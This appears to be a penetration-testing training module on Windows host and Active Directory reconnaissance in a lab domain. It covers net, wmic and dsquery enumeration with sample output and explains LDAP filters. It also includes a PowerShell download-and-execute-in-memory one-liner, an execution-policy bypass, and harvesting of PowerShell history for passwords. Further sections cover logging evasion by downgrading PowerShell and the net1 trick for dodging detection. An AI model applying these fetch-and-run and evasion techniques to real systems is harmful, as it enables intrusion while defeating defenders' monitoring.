Env Commands For Host & Network Recon
Basic Enumeration Commands
| Command | Result |
|---|---|
hostname | Prints the PC’s Name |
[System.Environment]::OSVersion.Version | Prints out the OS version and revision level |
wmic qfe get Caption,Description,HotFixID,InstalledOn | Prints the patches and hotfixes applied to the host |
ipconfig /all | Prints out network adapter state and configurations |
set | Displays a list of environment variables for the current session (ran from CMD-prompt) |
echo %USERDOMAIN% | Displays the domain name to which the host belongs (ran from CMD-prompt) |
echo %logonserver% | Prints out the name of the Domain controller the host checks in with (ran from CMD-prompt) |
We can cover the information above with one command systeminfo.
Harnessing PowerShell
| Cmd-Let | Description |
|---|---|
Get-Module | Lists available modules loaded for use. |
Get-ExecutionPolicy -List | Will print the execution policy settings for each scope on a host. |
Set-ExecutionPolicy Bypass -Scope Process | This will change the policy for our current process using the -Scope parameter. Doing so will revert the policy once we vacate the process or terminate it. This is ideal because we won’t be making a permanent change to the victim host. |
Get-ChildItem Env: | ft Key,Value | Return environment values such as key paths, users, computer information, etc. |
Get-Content $env:APPDATA\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt | With this string, we can get the specified user’s PowerShell history. This can be quite helpful as the command history may contain passwords or point us towards configuration files or scripts that contain passwords. |
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('URL to download the file from'); <follow-on commands>" | This is a quick and easy way to download a file from the web using PowerShell and call it from memory. |
Powershell event logging was introduced as a feature with Powershell 3.0 and forward. With that in mind, we can attempt to call Powershell version 2.0 or older. If successful, our actions from the shell will not be logged in Event Viewer. This is a great way for us to remain under the defenders’ radar while still utilizing resources built into the hosts to our advantage. Below is an example of downgrading Powershell.
Downgrade Powershell
Get-hostpowershell.exe -version 2Let’s check and see if we are still writing logs. The primary place to look is in the PowerShell Operational Log found under Applications and Services Logs > Microsoft > Windows > PowerShell > Operational. All commands executed in our session will log to this file. The Windows PowerShell log located at Applications and Services Logs > Windows PowerShell is also a good place to check. An entry will be made here when we start an instance of PowerShell. In the image below, we can see the red entries made to the log from the current PowerShell session and the output of the last entry made at 2:12 pm when the downgrade is performed. It was the last entry since our session moved into a version of PowerShell no longer capable of logging. Notice that, that event corresponds with the last event in the Windows PowerShell log entries.
Examining the Powershell Event Log
With Script Block Logging enabled, we can see that whatever we type into the terminal gets sent to this log. If we downgrade to PowerShell V2, this will no longer function correctly. Our actions after will be masked since Script Block Logging does not work below PowerShell 3.0. Notice above in the logs that we can see the commands we issued during a normal shell session, but it stopped after starting a new PowerShell instance in version 2. Be aware that the action of issuing the command powershell.exe -version 2 within the PowerShell session will be logged. So evidence will be left behind showing that the downgrade happened, and a suspicious or vigilant defender may start an investigation after seeing this happen and the logs no longer filling up for that instance. We can see an example of this in the image below. Items in the red box are the log entries before starting the new instance, and the info in green is the text showing a new PowerShell session was started in HostVersion 2.0.
Starting V2 Logs
Checking Defenses
The next few commands utilize the netsh and sc utilities to help us get a feel for the state of the host when it comes to Windows Firewall settings and to check the status of Windows Defender.
Firewall Checks
netsh advfirewall show allprofilesWindows Defender Check (from CMD.exe)
sc query windefendAbove, we checked if Defender was running. Below we will check the status and configuration settings with the Get-MpComputerStatus cmdlet in PowerShell.
Get-MpComputerStatus
Get-MpComputerStatusKnowing what revision our AV settings are at and what settings are enabled/disabled can greatly benefit us. We can tell how often scans are run, if the on-demand threat alerting is active, and more. This is also great info for reporting. Often defenders may think that certain settings are enabled or scans are scheduled to run at certain intervals. If that’s not the case, these findings can help them remediate those issues.
Am I Alone?
If a popup window launches or a user is logged out of their session, they may report these actions or change their password, and we could lose our foothold.
Using qwinsta
qwinstaNow that we have a solid feel for the state of our host, we can enumerate the network settings for our host and identify any potential domain machines or services we may want to target next.
Network Information
| Networking Commands | Description |
|---|---|
arp -a | Lists all known hosts stored in the arp table. |
ipconfig /all | Prints out adapter settings for the host. We can figure out the network segment from here. |
route print | Displays the routing table (IPv4 & IPv6) identifying known networks and layer three routes shared with the host. |
netsh advfirewall show allprofiles | Displays the status of the host’s firewall. We can determine if it is active and filtering traffic. |
Using arp -a
arp -a

Interface: 172.16.5.25 --- 0x8
  Internet Address      Physical Address      Type
  172.16.5.5            00-50-56-b9-08-26     dynamic
  172.16.5.130          00-50-56-b9-f0-e1     dynamic
  172.16.5.240          00-50-56-b9-9d-66     dynamic
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 10.129.201.234 --- 0xc
  Internet Address      Physical Address      Type
  10.129.0.1            00-50-56-b9-b9-fc     dynamic
  10.129.202.29         00-50-56-b9-26-8d     dynamic
  10.129.255.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
Viewing the Routing Table
route print

===========================================================================
Interface List
  8...00 50 56 b9 9d d9 ......vmxnet3 Ethernet Adapter #2
 12...00 50 56 b9 de 92 ......vmxnet3 Ethernet Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       172.16.5.1      172.16.5.25    261
          0.0.0.0          0.0.0.0       10.129.0.1   10.129.201.234     20
       10.129.0.0      255.255.0.0         On-link    10.129.201.234    266
   10.129.201.234  255.255.255.255         On-link    10.129.201.234    266
   10.129.255.255  255.255.255.255         On-link    10.129.201.234    266
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
       172.16.4.0    255.255.254.0         On-link       172.16.5.25    261
      172.16.5.25  255.255.255.255         On-link       172.16.5.25    261
     172.16.5.255  255.255.255.255         On-link       172.16.5.25    261
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link    10.129.201.234    266
        224.0.0.0        240.0.0.0         On-link       172.16.5.25    261
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link    10.129.201.234    266
  255.255.255.255  255.255.255.255         On-link       172.16.5.25    261
  ===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0       172.16.5.1  Default
===========================================================================

IPv6 Route Table
===========================================================================
Using arp -a and route print will not only benefit in enumerating AD environments, but will also assist us in identifying opportunities to pivot to different network segments in any environment. These are commands we should consider using on each engagement to assist our clients in understanding where an attacker may attempt to go following initial compromise.
Windows Management Instrumentation (WMI)
Windows Management Instrumentation (WMI) is a scripting engine that is widely used within Windows enterprise environments to retrieve information and run administrative tasks on local and remote hosts. For our usage, we will create a WMI report on domain users, groups, processes, and other information from our host and other domain hosts.
Quick WMI checks
| Command | Description |
|---|---|
wmic qfe get Caption,Description,HotFixID,InstalledOn | Prints the patch level and description of the Hotfixes applied |
wmic computersystem get Name,Domain,Manufacturer,Model,Username,Roles /format:List | Displays basic host information to include any attributes within the list |
wmic process list /format:list | A listing of all processes on host |
wmic ntdomain list /format:list | Displays information about the Domain and Domain Controllers |
wmic useraccount list /format:list | Displays information about all local accounts and any domain accounts that have logged into the device |
wmic group list /format:list | Information about all local groups |
wmic sysaccount list /format:list | Dumps information about any system accounts that are being used as service accounts. |
Below we can see information about the domain and the child domain, and the external forest that our current domain has a trust with. This cheatsheet has some useful commands for querying host and domain info using wmic.
wmic ntdomain get Caption,Description,DnsForestName,DomainName,DomainControllerAddressWMI is a vast topic, and it would be impossible to touch on everything it is capable of in one part of a section. For more information about WMI and its capabilities, check out the official WMI documentation.
Net Commands
Net commands can be beneficial to us when attempting to enumerate information from the domain. These commands can be used to query the local host and remote hosts, much like the capabilities provided by WMI. We can list information such as:
- Local and domain users
- Groups
- Hosts
- Specific users in groups
- Domain Controllers
- Password requirements
We’ll cover a few examples below. Keep in mind that
net.execommands are typically monitored by EDR solutions and can quickly give up our location if our assessment has an evasive component. Some organizations will even configure their monitoring tools to throw alerts if certain commands are run by users in specific OUs, such as a Marketing Associate’s account running commands such aswhoami, andnet localgroup administrators, etc. This could be an obvious red flag to anyone monitoring the network heavily.
Table of Useful Net Commands
Table of Useful Net Commands
| Command | Description |
|---|---|
net accounts | Information about password requirements |
net accounts /domain | Password and lockout policy |
net group /domain | Information about domain groups |
net group "Domain Admins" /domain | List users with domain admin privileges |
net group "domain computers" /domain | List of PCs connected to the domain |
net group "Domain Controllers" /domain | List PC accounts of domains controllers |
net group <domain_group_name> /domain | User that belongs to the group |
net groups /domain | List of domain groups |
net localgroup | All available groups |
net localgroup administrators /domain | List users that belong to the administrators group inside the domain (the group Domain Admins is included here by default) |
net localgroup Administrators | Information about a group (admins) |
net localgroup administrators [username] /add | Add user to administrators |
net share | Check current shares |
net user <ACCOUNT_NAME> /domain | Get information about a user within the domain |
net user /domain | List all users of the domain |
net user %username% | Information about the current user |
net use x: \computer\share | Mount the share locally |
net view | Get a list of computers |
net view /all /domain[:domainname] | Shares on the domains |
net view \computer /ALL | List shares of a computer |
net view /domain | List of PCs of the domain |
Listing Domain Groups
net group /domain

The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.

Group Accounts for \\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
-------------------------------------------------------------------------------
*$H25000-1RTRKC5S507F
*Accounting
*Barracuda_all_access
*Barracuda_facebook_access
*Barracuda_parked_sites
*Barracuda_youtube_exempt
*Billing
*Billing_users
*Calendar Access
*CEO
*CFO
*Cloneable Domain Controllers
*Collaboration_users
*Communications_users
*Compliance Management
*Computer Group Management
*Contractors
*CTO

<SNIP>
Information about a Domain User
 net user /domain wrouse

The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.

User name                    wrouse
Full Name                    Christopher Davis
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/27/2021 10:38:01 AM
Password expires             Never
Password changeable          10/28/2021 10:38:01 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *File Share G Drive   *File Share H Drive
Net Commands Trick
If you believe the network defenders are actively logging/looking for any commands out of the normal, you can try this workaround to using net commands. Typing net1 instead of net will execute the same functions without the potential trigger from the net string.
Dsquery
Dsquery is a helpful command-line tool that can be utilized to find Active Directory objects. The queries we run with this tool can be easily replicated with tools like BloodHound and PowerView, but we may not always have those tools at our disposal, as discussed at the beginning of the section. But, it is a likely tool that domain sysadmins are utilizing in their environment. With that in mind, dsquery will exist on any host with the Active Directory Domain Services Role installed, and the dsquery DLL exists on all modern Windows systems by default now and can be found at C:\Windows\System32\dsquery.dll.
Dsquery DLL
All we need is elevated privileges on a host or the ability to run an instance of Command Prompt or PowerShell from a SYSTEM context. Below, we will show the basic search function with dsquery and a few helpful search filters.
User Search
dsquery user

"CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=lab_adm,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Htb Student,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Annie Vazquez,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Paul Falcon,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Fae Anthony,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Walter Dillard,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Louis Bradford,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Sonya Gage,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Alba Sanchez,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Daniel Branch,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Christopher Cruz,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Nicole Johnson,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Mary Holliday,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Michael Shoemaker,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Arlene Slater,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Kelsey Prentiss,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
Computer Search
dsquery computerWe can use a dsquery wildcard search to view all objects in an OU, for example.
dsquery * "CN=Users,DC=INLANEFREIGHT,DC=LOCAL"We can, of course, combine dsquery with LDAP search filters of our choosing. The below looks for users with the PASSWD_NOTREQD flag set in the userAccountControl attribute.
Users With Specific Attributes Set (PASSWD_NOTREQD)
dsquery * -filter "(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=32))" -attr distinguishedName userAccountControl

  distinguishedName                                                                              userAccountControl
  CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                                    66082
  CN=Marion Lowe,OU=HelpDesk,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL      66080
  CN=Yolanda Groce,OU=HelpDesk,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL    66080
  CN=Eileen Hamilton,OU=DevOps,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL    66080
  CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                           546
  CN=NAGIOSAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL                           544
  CN=LOGISTICS$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                               2080
  CN=FREIGHTLOGISTIC$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                         2080
Searching for Domain Controllers
dsquery * -filter "(userAccountControl:1.2.840.113556.1.4.803:=8192)" -limit 5 -attr sAMAccountName

 sAMAccountName
 ACADEMY-EA-DC01$
LDAP Filtering Explained
You will notice in the queries above that we are using strings such as userAccountControl:1.2.840.113556.1.4.803:=8192. These strings are common LDAP queries that can be used with several different tools too, including AD PowerShell, ldapsearch, and many others. Let’s break them down quickly:
userAccountControl:1.2.840.113556.1.4.803: Specifies that we are looking at the User Account Control (UAC) attributes for an object. This portion can change to include three different values we will explain below when searching for information in AD (also known as Object Identifiers (OIDs).
=8192 represents the decimal bitmask we want to match in this search. This decimal number corresponds to a corresponding UAC Attribute flag that determines if an attribute like password is not required or account is locked is set. These values can compound and make multiple different bit entries. Below is a quick list of potential values.
UAC Values

OID match strings
OIDs are rules used to match bit values with attributes, as seen above. For LDAP and AD, there are three main matching rules:
1.2.840.113556.1.4.803
When using this rule as we did in the example above, we are saying the bit value must match completely to meet the search requirements. Great for matching a singular attribute.
1.2.840.113556.1.4.804
When using this rule, we are saying that we want our results to show any attribute match if any bit in the chain matches. This works in the case of an object having multiple attributes set.
1.2.840.113556.1.4.1941
This rule is used to match filters that apply to the Distinguished Name of an object and will search through all ownership and membership entries.
Logical Operators
When building out search strings, we can utilize logical operators to combine values for the search. The operators & | and ! are used for this purpose. For example we can combine multiple search criteria with the & (and) operator like so:
(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=64))
The above example sets the first criteria that the object must be a user and combines it with searching for a UAC bit value of 64 (Password Can’t Change). A user with that attribute set would match the filter. You can take this even further and combine multiple attributes like (&(1) (2) (3)). The ! (not) and | (or) operators can work similarly. For example, our filter above can be modified as follows:
(&(objectClass=user)(!userAccountControl:1.2.840.113556.1.4.803:=64))
This would search for any user object that does NOT have the Password Can’t Change attribute set. When thinking about users, groups, and other objects in AD, our ability to search with LDAP queries is pretty extensive.
A lot can be done with UAC filters, operators, and attribute matching with OID rules. For now, this general explanation should be sufficient to cover this module. For more information and a deeper dive into using this type of filter searching, see the Active Directory LDAP module.